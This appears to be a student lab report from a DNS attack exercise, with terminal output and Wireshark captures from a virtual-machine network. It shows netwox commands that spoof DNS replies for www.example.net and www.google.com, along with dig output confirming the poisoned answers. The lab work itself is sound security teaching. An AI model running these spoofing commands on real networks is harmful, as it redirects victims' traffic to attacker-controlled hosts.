
```
seed@pes1201800144rajdeep:~$ sudo netwox 105 --hostname "www.example.net" --host
nameip 10.0.2.13 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src ho
st 10.0.2.14" --ttl 19000 --spoofip raw
DNS_question_________________________________________________________.
| id=63570  rcode=OK              opcode=QUERY                        |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1               |
| www.example.net. A                                                  |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                  |
|_____________________________________________________________________|
DNS_answer___________________________________________________________.
| id=63570  rcode=OK              opcode=QUERY                        |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.example.net. A                                                  |
| www.example.net. A 19000 10.0.2.13                                  |
| ns.example.net. NS 19000 ns.example.net.                            |
| ns.example.net. A 19000 10.0.2.19                                   |
|_____________________________________________________________________|
```

Screenshot 5.2: Netwox command on attacker



```
seed@pes1201800144rajdeep:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63570
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       10.0.2.13

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.0.2.19

;; Query time: 66 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 12:08:37 EST 2021
;; MSG SIZE  rcvd: 88

seed@pes1201800144rajdeep:~$ 
```


Screenshot 5.3: dig command after the attacker spoofed the DNS request



```
No.  Time                           Source             Destination        Protoco Length Info
   1 2021-03-08 13:39:43.698844554 10.0.2.14          10.0.2.15          DNS       86 Standard query 0x94b8 A www.example.net OPT
   2 2021-03-08 13:39:43.701108580 10.0.2.15          192.203.230.10     DNS       86 Standard query 0x901b A www.example.net OPT
   3 2021-03-08 13:39:43.701314872 10.0.2.15          192.203.230.10     DNS       70 Standard query 0x6ad7 NS <Root> OPT
   4 2021-03-08 13:39:43.701575956 10.0.2.15          192.203.230.10     DNS       89 Standard query 0x7ee7 AAAA E.ROOT-SERVERS.NET OPT
   5 2021-03-08 13:39:43.701753497 10.0.2.15          192.203.230.10     DNS       89 Standard query 0x26cf AAAA G.ROOT-SERVERS.NET OPT
   6 2021-03-08 13:39:43.706242901 10.0.2.15          10.0.2.14          DNS      130 Standard query response 0x94b8 A www.example.net A 10.0.2.13 NS ns.example.net A 10.0.
   7 2021-03-08 13:39:43.749721170 RealtekU_12:3…     Broadcast          ARP       60 Who has 10.0.2.15? Tell 10.0.2.1
   8 2021-03-08 13:39:43.749732940 RealtekU_12:3…     Broadcast          ARP       60 Who has 10.0.2.15? Tell 10.0.2.1
   9 2021-03-08 13:39:43.749879953 PcsCompu_3e:5…     RealtekU_12:35:00  ARP       60 10.0.2.15 is at 08:00:27:3e:57:b2
  10 2021-03-08 13:39:43.749881815 PcsCompu_3e:5…     RealtekU_12:35:00  ARP       60 10.0.2.15 is at 08:00:27:3e:57:b2
  11 2021-03-08 13:39:43.749885071 192.203.230.10     10.0.2.15          DNS      421 Standard query response 0x901b A www.example.net DS RRSIG OPT
  12 2021-03-08 13:39:43.750184965 10.0.2.15          192.203.230.10     TCP       74 45803 → 53 [SYN] Seq=4282876072 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1820727 TSe
  13 2021-03-08 13:39:43.751539451 192.203.230.10     10.0.2.15          DNS      281 Standard query response 0x6ad7 NS <Root> NS m.root-servers.net NS b.root-servers.net N
  14 2021-03-08 13:39:43.751542118 192.203.230.10     10.0.2.15          DNS      117 Standard query response 0x26cf AAAA G.ROOT-SERVERS.NET AAAA 2001:500:12::d0d OPT
  15 2021-03-08 13:39:43.751881915 10.0.2.15          192.203.230.10     TCP       74 42333 → 53 [SYN] Seq=1954380880 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1820727 TSe
  16 2021-03-08 13:39:43.793346420 192.203.230.10     10.0.2.15          TCP       60 53 → 45803 [SYN, ACK] Seq=458048 Ack=4282876073 Win=32768 Len=0 MSS=1460
  17 2021-03-08 13:39:43.793922901 10.0.2.15          192.203.230.10     TCP       60 45803 → 53 [ACK] Seq=4282876073 Ack=458049 Win=29200 Len=0
  18 2021-03-08 13:39:43.794475462 10.0.2.15          192.203.230.10     DNS      100 Standard query 0xd687 A www.example.net OPT
```


```
▶ Frame 11: 421 bytes on wire (3368 bits), 421 bytes captured (3368 bits) on interface 0
▶ Ethernet II, Src: RealtekU_12:35:00 (52:54:00:12:35:00), Dst: PcsCompu_3e:57:b2 (08:00:27:3e:57:b2)
▶ Internet Protocol Version 4, Src: 192.203.230.10, Dst: 10.0.2.15
▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▼ Domain Name System (response)
     [Request In: 2]
     [Time: 0.048776491 seconds]
     Transaction ID: 0x901b
   ▶ Flags: 0x8200 Standard query response, No error
     Questions: 1
     Answer RRs: 0
     Authority RRs: 2
     Additional RRs: 1
   ▶ Queries
   ▼ Authoritative nameservers
     ▶ net: type DS, class IN
     ▶ net: type RRSIG, class IN
   ▼ Additional records
     ▼ <Root>: type OPT
          Name: <Root>
          Type: OPT (41)
          UDP payload size: 1472
          Higher bits in extended RCODE: 0x00
          EDNS0 version: 0
        ▼ Z: 0x8000
             1... .... .... .... = DO bit: Accepts DNSSEC security RRs
```

Screenshot 5.4: Wireshark capture of the spoofed DNS response



```
seed@pes1201800144rajdeep:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63570
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       10.0.2.13

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.0.2.19

;; Query time: 66 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 12:08:37 EST 2021
;; MSG SIZE  rcvd: 88

seed@pes1201800144rajdeep:~$ sudo rndc flush
seed@pes1201800144rajdeep:~$ 
```

Screenshot 5.5: Flushed the rndc on server and victim machines




```
seed@pes1201800144rajdeep:~$ cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20210308171139
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20210308171139
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
seed@pes1201800144rajdeep:~$ 
```

Screenshot 5.6: Cache dump in /var/cache/bind/dump.db


The victim machine sends DNS request to local DNS server, the attacker spoofs the DNS reply and changes the www.example.net as Attacker's IP. This can be seen in the above Screenshot 5.3.

TASK 6:



```
seed@pes1201800144rajdeep:~$ sudo netwox 105 --hostname "www.google.com" --hostn
ameip 10.0.2.13 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src hos
t 10.0.2.14" --ttl 19000 --spoofip raw
DNS_question_________________________________________________________.
| id=53064  rcode=OK                opcode=QUERY                      |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1               |
| www.google.com. A                                                   |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                  |
|_____________________________________________________________________|
DNS_answer___________________________________________________________.
| id=53064  rcode=OK                opcode=QUERY                      |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.google.com. A                                                   |
| www.google.com. A 19000 10.0.2.13                                   |
| ns.example.net. NS 19000 ns.example.net.                            |
| ns.example.net. A 19000 10.0.2.19                                   |
|_____________________________________________________________________|
```


Screenshot 6.1: Netwox command on attacker machine



```
seed@pes1201800144rajdeep:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53064
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         19000   IN      A       10.0.2.13

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.0.2.19

;; Query time: 26 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 12:25:46 EST 2021
;; MSG SIZE  rcvd: 106

seed@pes1201800144rajdeep:~$
```

Screenshot 6.2: dig command on victim machine


The attacker machine sends the spoofed DNS reply to victim machine with the wrong IP address of www.google.com
The attacker instead sends his IP as the spoofed DNS response for google.com



No.	Time	Source	Destination	Protoco	Length	Info
1	2021-03-08 12:26:37.238682039	10.0.2.14	10.0.2.15	DNS	85	Standard query 0x5850 A www.google.com OPT
2	2021-03-08 12:26:37.240653156	10.0.2.15	192.203.230.10	DNS	70	Standard query 0x7b10 NS <Root> OPT
3	2021-03-08 12:26:37.241698789	10.0.2.15	192.203.230.10	DNS	85	Standard query 0x09c6 A www.google.com OPT
4	2021-03-08 12:26:37.246897386	10.0.2.15	10.0.2.14	DNS	148	Standard query response 0x5850 A www.google.com A 10.0.2.13 NS ns.example.net A 10.0.2.19
5	2021-03-08 12:26:37.289544772	192.203.230.10	10.0.2.15	DNS	281	Standard query response 0x7b10 NS <Root> NS m.root-servers.net NS b.root-servers.net NS c.root
6	2021-03-08 12:26:37.289555938	192.203.230.10	10.0.2.15	DNS	420	Standard query response 0x09c6 A www.google.com DS RRSIG OPT
7	2021-03-08 12:26:37.290193558	10.0.2.15	192.203.230.10	TCP	74	49253 → 53 [SYN] Seq=2202215657 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=723360 TSecr=0 WS=1
8	2021-03-08 12:26:37.290200998	10.0.2.15	192.203.230.10	TCP	74	57007 → 53 [SYN] Seq=3771232117 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=723360 TSecr=0 WS=1
9	2021-03-08 12:26:37.337530904	192.203.230.10	10.0.2.15	TCP	60	53 → 49253 [SYN, ACK] Seq=294405 Ack=2202215658 Win=32768 Len=0 MSS=1460
10	2021-03-08 12:26:37.337548254	192.203.230.10	10.0.2.15	TCP	60	53 → 57007 [SYN, ACK] Seq=300755 Ack=3771232118 Win=32768 Len=0 MSS=1460
11	2021-03-08 12:26:37.338350837	10.0.2.15	192.203.230.10	TCP	60	49253 → 53 [ACK] Seq=2202215658 Ack=294406 Win=29200 Len=0
12	2021-03-08 12:26:37.338362524	10.0.2.15	192.203.230.10	TCP	60	57007 → 53 [ACK] Seq=3771232118 Ack=300756 Win=29200 Len=0
13	2021-03-08 12:26:37.338856533	10.0.2.15	192.203.230.10	DNS	99	Standard query 0x452e A www.google.com OPT
14	2021-03-08 12:26:37.338866997	10.0.2.15	192.203.230.10	DNS	84	Standard query 0x2b91 NS <Root> OPT
15	2021-03-08 12:26:37.381907249	192.203.230.10	10.0.2.15	DNS	1230	Standard query response 0x452e A www.google.com NS l.gtld-servers.net NS b.gtld-servers.net NS
16	2021-03-08 12:26:37.382556261	10.0.2.15	192.203.230.10	TCP	60	49253 → 53 [ACK] Seq=2202215703 Ack=295582 Win=31752 Len=0
17	2021-03-08 12:26:37.383932781	10.0.2.15	192.203.230.10	TCP	60	49253 → 53 [FIN, ACK] Seq=2202215703 Ack=295582 Win=31752 Len=0
18	2021-03-08 12:26:37.383943182	192.203.230.10	10.0.2.15	TCP	60	53 → 49253 [ACK] Seq=295582 Ack=2202215704 Win=32722 Len=0
19	2021-03-08 12:26:37.384847978	10.0.2.15	192.5.6.30	DNS	85	Standard query 0xa3a3 A www.google.com OPT
20	2021-03-08 12:26:37.408806024	192.203.230.10	10.0.2.15	DNS	1153	Standard query response 0x2b91 NS <Root> NS m.root-servers.net NS b.root-servers.net NS c.root
21	2021-03-08 12:26:37.409534960	10.0.2.15	192.203.230.10	TCP	60	57007 → 53 [ACK] Seq=3771232148 Ack=301855 Win=31871 Len=0
22	2021-03-08 12:26:37.410487797	10.0.2.15	192.203.230.10	TCP	60	57007 → 53 [FIN, ACK] Seq=3771232148 Ack=301855 Win=31871 Len=0
23	2021-03-08 12:26:37.410501013	192.203.230.10	10.0.2.15	TCP	60	53 → 57007 [ACK] Seq=301855 Ack=3771232149 Win=32737 Len=0
24	2021-03-08 12:26:37.476490995	192.5.6.30	10.0.2.15	DNS	539	Standard query response 0xa3a3 A www.google.com NS ns2.google.com NS ns1.google.com NS ns3.goc
25	2021-03-08 12:26:37.478123111	10.0.2.15	192.5.6.30	TCP	74	46187 → 53 [SYN] Seq=3058905992 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=723407 TSecr=0 WS=1
